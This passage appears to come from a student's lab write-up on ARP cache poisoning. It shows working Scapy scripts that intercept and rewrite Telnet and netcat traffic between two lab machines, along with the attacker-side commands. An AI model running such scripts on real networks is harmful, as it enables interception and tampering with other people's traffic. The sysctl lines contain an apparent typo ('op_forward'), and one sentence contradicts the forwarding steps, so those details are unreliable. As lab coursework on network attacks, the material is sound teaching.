The above shows that the ping request from A to B causes an ICMP redirect message from M to A. Basically, whenever A ping B's IP address, the packet is received by M. M realizes that it's not meant for it and sends this packet to B, but before forwarding it, it sends an ICMP redirect message to A telling it that it has redirected the packet because it was destined for B and not M. On receiving the packet, B then responds with an echo reply. Since B's cache is also corrupted by M, M receives the packet and then M sends an ICMP redirect message to B and forwards the packet to A, just as before.

The IP forwarding option enables M to forward the packet instead of dropping the packet.


Step 4 (Launch the MITM attack).

The following provides the code to launch an MITM attack after ARP Cache Poisoning on Telnet session:

```
#!/usr/bin/python3
from scapy.all import *
import re

VM_A_IP = '10.0.2.8'
VM_B_IP = '10.0.2.9'
VM_A_MAC = '08:00:27:cd:2d:fd'
VM_B_MAC = '08:00:27:34:16:8b'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        real = (pkt[TCP].payload.load)
        data = real.decode()
        stri = re.sub(r'[a-zA-Z]',r'Z',data)
        newpkt = pkt[IP]
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt = newpkt/stri
        print("Data transformed from: "+str(real)+" to: "+ stri)
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)


pkt = sniff(filter='tcp',prn=spoof_pkt)
```


We first perform the ARP cache poisoning using the same code as before – in Task 2.1. We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding so that we can manipulate the packet. In order to change the contents of the packet, we use the sniffing and spoofing approach and the above is the code for the same. In the code, only for the packets sent from A to B, we spoof a packet such that all the alphabetic characters of the original packet are replaced by Z. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.

The following shows the output on Machine A telnetting to Machine B:




On typing alphabetic characters on A, they are replaced by Z. The numeric characters remain the same.

The Wireshark capture while typing in the characters on Terminal A is as following (with filter TCP):



The Attacker's terminal with all those steps are as following:



We see that the typed in character ls is converted to ZZ and the numbers 123 are not converted. Hence, we are able to perform Man-in-the-middle attack by performing ARP cache poisoning.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

The sequence of commands performed in this Task are similar to that of Task 2.4 with the only difference of communicating with netcat instead of telnet. The following screenshot consists of the code for performing MITM Attack on Netcat communication:


```
#!/usr/bin/python3
from scapy.all import *
import re

VM_A_IP = '10.0.2.8'
VM_B_IP = '10.0.2.9'
VM_A_MAC = '08:00:27:cd:2d:fd'
VM_B_MAC = '08:00:27:34:16:8b'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        real = pkt[TCP].payload.load
        data =  real.replace(b'Megha',b'AAAAA')
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt = newpkt/data
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```


The above code sniffs for TCP traffic and if the traffic is from A to B, it replaces the string Megha with AAAAA. If the data doesn't contain 'Megha', then there is no change in the TCP payload. This packet is then forwarded to the desired destination. The TCP traffic from B to A remains unchanged.

To run the above code after performing ARP Cache Poisoning and establishing the netcat session, we run the following commands on the Attacker's terminal:

$ sudo python3 Task2.1.py
$ sudo sysctl net.ipv4.op_forward=1 {to establish netcat session at A and B}
$ sudo sysctl net.ipv4.op_forward=0
$ sudo python3 Task3.py

The following is the output on Terminal of Machine A and B, respectively:






Here, we see that the ARP cache is poisoned with M's MAC address in B's and A's IP, respectively. B acts as the server and A as the client. The first line is sent with IP forwarding on, indicating that the packet is not manipulated and sent as it is. After turning IP forwarding on and running the program, we again send a similar string and see that the string Megha at the client is replaced by AAAAA on the server. We then send a line containing Megha from B to A, and see that it is not changed, as desired.

This indicates that we have achieved the MITM Attack on Netcat using ARP Cache Poisoning.

The above code replaces the name with a string of equal length containing As. In the code below, we can replace the name with a string of arbitrary length (recalculating the length of IP packet):

```
#!/usr/bin/python3
from scapy.all import *
import re

VM_A_IP = '10.0.2.8'
VM_B_IP = '10.0.2.9'
VM_A_MAC = '08:00:27:cd:2d:fd'
VM_B_MAC = '08:00:27:34:16:8b'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        payload_before = len(pkt[TCP].payload)
        real = pkt[TCP].payload.load
        data =  real.replace(b'Megha',b'Rockstar')
        payload_after = len(data)
        payload_dif = payload_after - payload_before
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt[IP].len = pkt[IP].len + payload_dif
        newpkt = newpkt/data
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

We run the same commands as before on the Attacker's terminal. The following provides the output on machine A and B, respectively:



After we send the string from B to A, it is directly displayed on A. The delay is caused due to an ARP request initiated by B, and this happens because the connection freezes due to change in the packet length in the previous packet from A to B. As soon as B receives an ARP reply, the effect of our ARP cache poisoning will be erased, and the attack will no more be successful.